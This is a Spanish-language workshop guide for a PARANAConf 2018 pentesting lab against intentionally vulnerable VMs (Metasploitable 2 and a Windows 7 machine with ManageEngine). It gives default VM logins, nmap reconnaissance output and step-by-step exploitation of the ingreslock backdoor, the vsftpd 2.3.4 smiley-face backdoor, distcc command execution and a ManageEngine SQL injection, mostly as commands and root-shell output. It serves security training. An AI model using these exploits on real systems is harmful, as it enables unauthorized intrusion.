

Laboratorio Propuesto para la PARANAConf 2018:

Lic. Rubén Dario Aybar

Twitter: @raybar18 Email: r4yb4r@gmail.com


1. **Escenario**

El escenario para este Laboratorio es el de una empresa que acaba de crear el área de SI ya que solo contaban hasta el momento con el área de TI, el área de TI realiza escaneos de vulnerabilidades automatizados con la herramienta Nessus cada 3 meses, pero nunca realizaron un Test de Penetración, por lo tanto el nuevo CISO decide plantear al directorio la necesidad de contratar los servicios especializados de una empresa que realice Test de Penetración, para tener un panorama más real del nivel de la seguridad de los servidores, aunque en un principio el directorio lo ve como una pérdida de dinero, deciden aceptar su propuesta.

El Test de Penetración se realizara sobre tres servidores que el CISO considera los más importantes de la empresa ya que contienen servicios esenciales para la continuidad del negocio, pero su idea es ir ampliándolo sobre los demás servidores si el resultado es el esperado por él y se lo aprueba el directorio.

La empresa “Te Penetro S.A.” especializada en brindar servicios de Test de Penetración es contratada para que realice el trabajo en el plazo de una semana completa (7 días), usted como su mejor Pentester será el encargado de llevar adelante la tarea de analizar los tres servidores seleccionados, para ello esperan que intente con todos los tipos de ataques que estén a su disposición, pues el CISO necesita asegurarse de que podrá vulnerar el sistema y obtener acceso.  
Demostrar que los sistemas son vulnerables sería la mejor manera para que él CISO pueda presentar un informe al directorio, para desde allí implementar mejores prácticas en materia de seguridad Informática en la empresa.

1. Arquitectura del Laboratorio



Equipo Atacante

### Kali Linux

**Kali Linux** es una distribución basada en Debian GNU/Linux diseñada principalmente para la auditoría y seguridad informática en general. Fue fundada y es mantenida por Offensive Security Ltd. Mati Aharoni y Devon Kearns, ambos pertenecientes al equipo de Offensive Security, desarrollaron la distribución a partir de la reescritura de BackTrack, que se podría denominar como la antecesora de Kali Linux.

Kali Linux trae preinstalados más de 600 programas incluyendo Nmap (un escáner de puertos), Wireshark (un sniffer), John the Ripper (un crackeador de passwords) y la suite Aircrack-ng (software para pruebas de seguridad en redes inalámbricas). Kali puede ser usado desde un Live CD, live-usb y también puede ser instalada como sistema operativo principal.

<https://www.kali.org/downloads/>

**login to Kali Linux**

username root

password toor

Equipo Victima

### Metasploitable

La máquina Metasploitable es una instalación del servidor Ubuntu 8.04 en una imagen VMWare 6.5. Se incluyen varios paquetes vulnerables, incluida una instalación de tomcat 5.5 (con credenciales débiles), distcc, tikiwiki, twiki y un mysql desactualizado.

### Metasploitable 2

La máquina virtual Metasploitable es una versión de Ubuntu Linux intencionalmente vulnerable diseñada para probar herramientas de seguridad y demostrar vulnerabilidades comunes. La versión 2 de esta máquina virtual se encuentra disponible para la descarga desde Sourceforge.net y contiene aún muchas más vulnerabilidades que la imagen original. Esta máquina virtual es compatible con VMWare, VirtualBox, y otras plataformas de virtualización comunes. De manera predeterminada, las interfaces de red de Metasploitable se encuentran atadas a los adaptadores de red NAT y Host-only, y la imagen no debe exponerse a una red hostil. Este artículo describe muchas de las fallas de seguridad en la imagen de Metasploitable 2.

<https://sourceforge.net/projects/metasploitable/files/Metasploitable2/>

**login to Metasploitable 2**

username msfadmin

password msfadmin

### Microsoft Windows 7 Vulnerable

A la Máquina virtual Windows 7 Vulnerable se le instalara el software ManageEngine Security Manager Plus 5.5 Build 5505 ya que es vulnerable a SQLi.

1. Comandos Útiles

**Nmap**

**Nmap** es una herramienta muy potente con la cual podremos trazar un mapa de nuestra red, descubriendo hosts vivos, puertos abiertos, servicios disponibles y algunas debilidades de los servicios.

Si ejecutamos: nmap nombre.del.host o IP

Obtendremos los puertos abiertos que dispone el host escaneado. Por defecto escanea los 1000 puertos más utilizados según nmap y solo escanea TCP. Si queremos que escanee UDP tendremos que especificárselo.

<https://nmap.org/man/es/index.html>

**Comandos Basicos de Nmap**

Uso: nmap [Tipo(s) de Análisis] [Opciones] {especificación de objetivos}

DESCUBRIMIENTO DE HOSTS:

-sP: Sondeo Ping - Sólo determina si el objetivo está vivo.

root@kali:~# nmap -sP 192.168.234.0/24

DETECCIÓN DE SERVICIO/VERSIÓN:

-sV: Sondear puertos abiertos, para obtener información de servicio/versión.

root@kali:~# nmap -sV 192.168.234.0/24

**Metasploit**

“**Metasploit** es un proyecto *open source* de seguridad informática que proporciona información acerca de vulnerabilidades de seguridad y ayuda en tests de penetración "Pentesting" y el desarrollo de firmas para sistemas de detección de intrusos.” (Wikipedia)

**Comandos Basicos de Metasploit**

root@kali:~# systemctl start postgresql (inicializar postgresql)

root@kali:~# msfdb init (inicializar la BD de Metasploit)

**Creating database user 'msf'**

**Enter password for new role:**

**Enter it again:**

**Creating databases 'msf' and 'msf\_test'**

**Creating configuration file in /usr/share/metasploit-framework/config/database.yml**

**Creating initial database schema**

db\_status (comando que nos muestra el estado actual de la BD de Metasploit)

**msf > db\_status**

**[\*] postgresql connected to msf**

workspace (Diferentes areas de trabajo creadas por el usuario)

**msf > workspace**

**\* default**

search "servicio a explotar" (permite la búsqueda de un exploit por el nombre del servicio)

**msf > search vsftpd**

**Matching Modules**

**================**

**Name Disclosure Date Rank Description**

**---- --------------- ---- -----------**

**exploit/unix/ftp/vsftpd\_234\_backdoor 2011-07-03 excellent VSFTPD v2.3.4 Backdoor** **Command Execution**

use (permite seleccionar el exploit a utilizar)

**msf > use exploit/unix/ftp/vsftpd\_234\_backdoor**

**msf exploit(vsftpd\_234\_backdoor) >**

show options (permite visualizar los parámetros del exploit seleccionado)

**msf exploit(vsftpd\_234\_backdoor) > show options**

**Module options (exploit/unix/ftp/vsftpd\_234\_backdoor):**

**Name Current Setting Required Description**

**---- --------------- -------- -----------**

**RHOST yes The target address**

**RPORT 21 yes The target port (TCP)**

**Exploit target:**

**Id Name**

**-- ----**

**0 Automatic**

set (Permite configurar los parámetros del exploit)

**msf exploit(vsftpd\_234\_backdoor) > set RHOST 192.168.234.137**

**RHOST => 192.168.234.137**

exploit o run (ejecutar el exploit seleccionado)

**msf exploit(vsftpd\_234\_backdoor) > exploit**

**[\*] 192.168.234.137:21 - Banner: 220 (vsFTPd 2.3.4)**

**[\*] 192.168.234.137:21 - USER: 331 Please specify the password.**

**[+] 192.168.234.137:21 - Backdoor service has been spawned, handling...**

**[+] 192.168.234.137:21 - UID: uid=0(root) gid=0(root)**

**[\*] Found shell.**

**[\*] Command shell session 1 opened (192.168.234.135:33863 -> 192.168.234.137:6200) at 2017-05-25 10:37:32 -0400**

**id**

**uid=0(root) gid=0(root)**

1. Pentesting Metasploitable 2
2. **Etapa de Reconocimiento Activo superficial Metasploitable 2**

En esta etapa podemos realizar un barrido con NMAP, con lo cual se conseguiría conocer cuáles son los Host que están vivos en la red.

root@kali:~# nmap -sP 192.168.234.0/24

Starting Nmap 7.40 ( https://nmap.org ) at 2017-05-24 17:29 EDT

Nmap scan report for 192.168.234.1 Host is up (0.00014s latency).

MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.234.2 Host is up (0.00015s latency).

MAC Address: 00:50:56:F1:22:CF (VMware)

Nmap scan report for 192.168.234.137 Host is up (0.00021s latency).

MAC Address: 00:0C:29:05:09:60 (VMware)

Nmap scan report for 192.168.234.254 Host is up (0.00021s latency).

MAC Address: 00:50:56:E9:6A:CA (VMware)

Nmap scan report for 192.168.234.135 Host is up.

Nmap done: 256 IP addresses (5 hosts up) scanned in 1.96 seconds

Si queremos intentar conocer el SO que estamos atancando podemos ejecutar el siguiente escaneo con NMAP:

1. **Etapa de Reconocimiento Activo en profundidad Metasploitable 2**

root@kali:~# nmap -O 192.168.234.137

Starting Nmap 7.40 ( https://nmap.org ) at 2017-05-24 17:40 EDT

Nmap scan report for 192.168.234.137

Host is up (0.00031s latency).

Not shown: 977 closed ports

PORT STATE SERVICE

21/tcp open ftp

22/tcp open ssh

23/tcp open telnet

25/tcp open smtp

53/tcp open domain

80/tcp open http

111/tcp open rpcbind

139/tcp open netbios-ssn

445/tcp open microsoft-ds

512/tcp open exec

513/tcp open login

514/tcp open shell

1099/tcp open rmiregistry

1524/tcp open ingreslock

2049/tcp open nfs

2121/tcp open ccproxy-ftp

3306/tcp open mysql

5432/tcp open postgresql

5900/tcp open vnc

6000/tcp open X11

6667/tcp open irc

8009/tcp open ajp13

8180/tcp open unknown

MAC Address: 00:0C:29:05:09:60 (VMware)

Device type: general purpose

**Running: Linux 2.6.X**

**OS CPE: cpe:/o:linux:linux\_kernel:2.6**

**OS details: Linux 2.6.9 - 2.6.33**

Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 1.84 seconds

root@kali:~# nmap -sV 192.168.234.137

Starting Nmap 7.40 ( https://nmap.org ) at 2017-05-25 10:22 EDT

Nmap scan report for 192.168.234.137

Host is up (0.00017s latency).

Not shown: 977 closed ports

PORT STATE SERVICE VERSION

21/tcp open ftp vsftpd 2.3.4

22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)

23/tcp open telnet Linux telnetd

25/tcp open smtp Postfix smtpd

53/tcp open domain ISC BIND 9.4.2

80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)

111/tcp open rpcbind 2 (RPC #100000)

139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

512/tcp open exec netkit-rsh rexecd

513/tcp open login?

514/tcp open tcpwrapped

1099/tcp open rmiregistry GNU Classpath grmiregistry

1524/tcp open shell Metasploitable root shell

2049/tcp open nfs 2-4 (RPC #100003)

2121/tcp open ftp ProFTPD 1.3.1

3306/tcp open mysql MySQL 5.0.51a-3ubuntu5

5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7

5900/tcp open vnc VNC (protocol 3.3)

6000/tcp open X11 (access denied)

6667/tcp open irc UnrealIRCd

8009/tcp open ajp13 Apache Jserv (Protocol v1.3)

8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1

MAC Address: 00:0C:29:05:09:60 (VMware)

Service Info: Hosts: metasploitable.localdomain, localhost, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux\_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 16.82 seconds

1. **Etapa de explotación o ataque puro Metasploitable 2**
2. **Ataque Backdoor Ingreslock**

Con este tipo de ataques se pretende buscar “puertas traseras” vulnerables, representa un riesgo de seguridad importante ya que por este medio se puede llegar a controlar el sistema sin conocimiento del usuario. Escucha en el puerto 1524.

Podemos demostrar esto con telnet o utilizando un módulo de **Metasploit Framework** para explotarlo automáticamente:

root@kali:~# telnet 192.168.234.137 1524

Trying 192.168.234.137...

Connected to 192.168.234.137.

Escape character is '^]'.

root@metasploitable:/# whoami

root

root@metasploitable:/# root@metasploitable:/# id

uid=0(root) gid=0(root) groups=0(root)

root@metasploitable:/# root@metasploitable:/# exit

exit

Connection closed by foreign host.

**Podemos apreciar que nos pudimos conectar al puerto 1524 y con permisos de ROOT.**

1. **Ataque a vsftpd**

En el puerto 21, Metasploitable 2 ejecuta ***vsftpd***, un servidor FTP popular. Esta versión en particular contiene una puerta trasera (backdoor) que fue introducida en el código fuente por un intruso desconocido. El backdoor fue rápidamente identificado y eliminado, pero no antes de que unas cuantas personas ya lo hubieran descargado. Si un nombre de usuario es enviado terminando con la secuencia " **:)** " (carita feliz), la versión con el backdoor abrirá una shell en escucha en el puerto 6200. Podemos demostrar esto con telnet o utilizando un módulo de **Metasploit Framework** para explotarlo automáticamente:

**Telnet**

root@kali:~# telnet 192.168.234.137 21

**Trying 192.168.234.137...**

**Connected to 192.168.234.137.**

**Escape character is '^]'.**

**220 (vsFTPd 2.3.4)**

**user SASOconf:)**

**331 Please specify the password.**

**pass PARANAconf**

En otra shell ejecutamos:

root@kali:~# telnet 192.168.234.137 6200

**Trying 192.168.234.137...**

**Connected to 192.168.234.137.**

**Escape character is '^]'.**

**id;**

**uid=0(root) gid=0(root)**

**Podemos apreciar que nos pudimos conectar al puerto 6200 y con permisos de ROOT.**

**Metasploit Framework**

**msf > search vsftpd**

**Matching Modules**

**================**

**Name Disclosure Date Rank Description**

**---- --------------- ---- -----------**

**exploit/unix/ftp/vsftpd\_234\_backdoor 2011-07-03 excellent VSFTPD v2.3.4 Backdoor Command Execution**

**msf > use exploit/unix/ftp/vsftpd\_234\_backdoor**

**msf exploit(vsftpd\_234\_backdoor) > show options**

**Module options (exploit/unix/ftp/vsftpd\_234\_backdoor):**

**Name Current Setting Required Description**

**---- --------------- -------- -----------**

**RHOST yes The target address**

**RPORT 21 yes The target port (TCP)**

**Exploit target:**

**Id Name**

**-- ----**

**0 Automatic**

**msf exploit(vsftpd\_234\_backdoor) > set RHOST 192.168.234.137**

**RHOST => 192.168.234.137**

**msf exploit(vsftpd\_234\_backdoor) > show options**

**Module options (exploit/unix/ftp/vsftpd\_234\_backdoor):**

**Name Current Setting Required Description**

**---- --------------- -------- -----------**

**RHOST 192.168.234.137 yes The target address**

**RPORT 21 yes The target port (TCP)**

**Exploit target:**

**Id Name**

**-- ----**

**0 Automatic**

**msf exploit(vsftpd\_234\_backdoor) >**

**msf exploit(vsftpd\_234\_backdoor) >**

**msf exploit(vsftpd\_234\_backdoor) >**

**msf exploit(vsftpd\_234\_backdoor) > exploit**

**[\*] 192.168.234.137:21 - Banner: 220 (vsFTPd 2.3.4)**

**[\*] 192.168.234.137:21 - USER: 331 Please specify the password.**

**[+] 192.168.234.137:21 - Backdoor service has been spawned, handling...**

**[+] 192.168.234.137:21 - UID: uid=0(root) gid=0(root)**

**[\*] Found shell.**

**[\*] Command shell session 1 opened (192.168.234.135:33863 -> 192.168.234.137:6200) at 2017-05-25 10:37:32 -0400**

**id**

**uid=0(root) gid=0(root)**

1. **Ataque Distccd**

Distcc es un programa diseñado para distribuir tareas de compilación a través de la red hacia máquinas participantes. Consiste en un servidor, distccd y un programa cliente, distcc. Distcc puede trabajar de manera transparente con ccache, Portage y Automake con una sencilla configuración.

**msf > search distccd**

**Matching Modules**

**================**

**Name Disclosure Date Rank Description**

**---- --------------- ---- -----------**

**exploit/unix/misc/distcc\_exec 2002-02-01 excellent DistCC Daemon Command Execution**

**msf > use exploit/unix/misc/distcc\_exec**

**msf exploit(distcc\_exec) > show options**

**Module options (exploit/unix/misc/distcc\_exec):**

**Name Current Setting Required Description**

**---- --------------- -------- -----------**

**RHOST yes The target address**

**RPORT 3632 yes The target port (TCP)**

**Exploit target:**

**Id Name**

**-- ----**

**0 Automatic Target**

**msf exploit(distcc\_exec) > set RHOST 192.168.234.137**

**RHOST => 192.168.234.137**

**msf exploit(distcc\_exec) > exploit**

**[\*] Started reverse TCP double handler on 192.168.234.135:4444**

**[\*] Accepted the first client connection...**

**[\*] Accepted the second client connection...**

**[\*] Command: echo bvoZ0sv7hoRojgqs;**

**[\*] Writing to socket A**

**[\*] Writing to socket B**

**[\*] Reading from sockets...**

**[\*] Reading from socket B**

**[\*] B: "bvoZ0sv7hoRojgqs\r\n"**

**[\*] Matching...**

**[\*] A is input...**

**[\*] Command shell session 1 opened (192.168.234.135:4444 -> 192.168.234.137:37450) at 2017-05-25 11:47:27 -0400**

**id**

**uid=1(daemon) gid=1(daemon) groups=1(daemon)**

1. Pentesting Microsoft Windows 7 Vulnerable

**Etapa de Reconocimiento Activo en profundidad**

root@kali:~# nmap –sT –n –p 6200-6800 192.168.234.137

1. **Ataque de SQL Injection a ManageEngine Security Manager Plus 5.5 Build 5505**

msf > use exploit/multi/http/manageengine\_search\_sqli

msf exploit(manageengine\_search\_sqli) > show targets

...targets...

msf exploit(manageengine\_search\_sqli) > set TARGET <target-id>

msf exploit(manageengine\_search\_sqli) > show options

...show and set options...

msf exploit(manageengine\_search\_sqli) > exploit